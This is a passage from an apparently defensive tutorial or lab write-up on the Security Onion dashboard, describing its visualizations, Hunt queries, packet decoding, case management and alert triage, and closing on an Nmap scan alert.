threat identification but also allows for deeper analysis of network behaviors and anomalies.

The Security Onion dashboard presented us with a variety of visualizations, event datasets, modules, and categories, each offering unique insights into our network traffic. These visualizations include graphs


and charts that break down the data by type, source, destination, and protocol, providing a clear view of network interactions. The event datasets are particularly useful, categorizing network events to help us identify patterns or anomalies. With the event module, we can drill down into specific types of network activities, such as DNS queries or HTTP requests, while the event category allows us to group similar types of events, making it easier to navigate and analyze the data. This rich, multifaceted analysis enhances our ability to detect potential threats and understand the underlying dynamics of our network traffic.

In addition to the diverse types of visualizations and event analytics, the Security Onion dashboard also provides detailed insights into destination IPs, destination ports, and their respective counts. This feature is invaluable for our cybersecurity analysis, as it highlights the most frequently targeted IPs and the ports under the most scrutiny. By examining the count of hits to specific destination IPs and ports, we can pinpoint potential hotspots for malicious activity or unauthorized access attempts within our network. This level of detail not only aids in identifying where our defenses might be tested but also helps in tailoring our security measures more effectively.

When we drill down into the details of an event on the Security Onion dashboard, we're presented with a wealth of data that gives us a comprehensive understanding of that specific incident. This detailed breakdown can include information such as the timestamp of the event, source and destination IPs, source and destination ports, the type of protocol used, and any triggered alerts associated with the event. Additionally, we can see metadata like event severity, categories, and possibly even the payload data for deeper forensic analysis.



This granular view is crucial for our cybersecurity efforts, as it allows us to dissect and understand the intricacies of each event. By analyzing these details, we can determine the nature of the activity, assess its potential impact, and decide on the appropriate response. Whether it's a false positive, a minor anomaly, or a serious security threat, having this level of insight enables us to make informed decisions and tailor our security posture accordingly. This detailed event analysis capability underscores the power and effectiveness of Security Onion in providing a thorough and actionable security overview.




Hunt feature allows for an in-depth, query-driven investigation, enabling us to sift through vast amounts of event data based on specific criteria, such as signatures, IP addresses, ports, or protocols. By leveraging the hunt option, we can go beyond the initial alerts and visualizations to uncover hidden patterns, suspicious activities, or overlooked details within the network traffic. This capability is instrumental in conducting thorough analyses, ensuring that we can exhaustively explore the datasets to identify and respond to potential security incidents. It empowers us to make informed decisions, backed by comprehensive data examination, thereby enhancing our overall security posture.


Decoding network data allows cybersecurity analysts to inspect the contents of network packets, including header information (such as source and destination IP addresses, ports, and protocol types) and payload data, which can contain the actual content of the messages being sent. This level of detail is

instrumental in identifying suspicious activities, malware communication, unauthorized data exfiltration, and other security threats.

Furthermore, with the decoded data, tools within Security Onion can apply various detection rules and analytics to identify potential security incidents. For example, Suricata, one of the integrated tools, uses this decoded data to apply its vast set of intrusion detection rules, looking for patterns and signatures that match known malicious activities.




The ability to add an event into a new case is a pivotal feature for effective incident management and response. This case management approach ensures that once an event is flagged as significant, it doesn't get lost in the sea of data but instead receives the focused attention it demands. Within the case, we can aggregate related information, notes, and analysis outcomes, making it easier to understand the context, impact, and required actions to mitigate the threat.




- **Assign Personnel:** Specific team members can be assigned to a case, ensuring that responsibilities are clearly distributed. Assigning personnel helps in streamlining the investigation and response efforts by making sure the right expertise is applied to the right incident.


- **Set the Severity Level:** Each case can be assigned a severity level, such as Low, Medium, High, or Critical. This severity level helps in prioritizing cases based on their potential impact on the organization. High and Critical cases may require immediate attention and resources, while Lower severity cases might be handled in a routine manner or monitored for escalation.




The Alerts tab provides detailed information about each alert, including the time it was generated, the alert's severity level, the source and destination IP addresses involved, and a description of the alert, which often includes the specific rule or behavior that triggered it. This information is essential for understanding the nature of the potential threat and determining the appropriate response.




It also allows users to filter and search through alerts based on various criteria, such as severity, date range, and specific keywords. This functionality is invaluable for managing a large volume of alerts, enabling teams to prioritize and focus on the most critical issues first.




"ET SCAN Possible Nmap User-Agent observed" alert appears in your network security monitoring tools, such as those found in Security Onion, it typically signifies that traffic consistent with an Nmap scan has been detected. Nmap (Network Mapper) is a widely used open-source tool for network exploration and security auditing, but it can also be used by attackers to gather information about your network's structure and vulnerabilities.



Hunting the details from the event



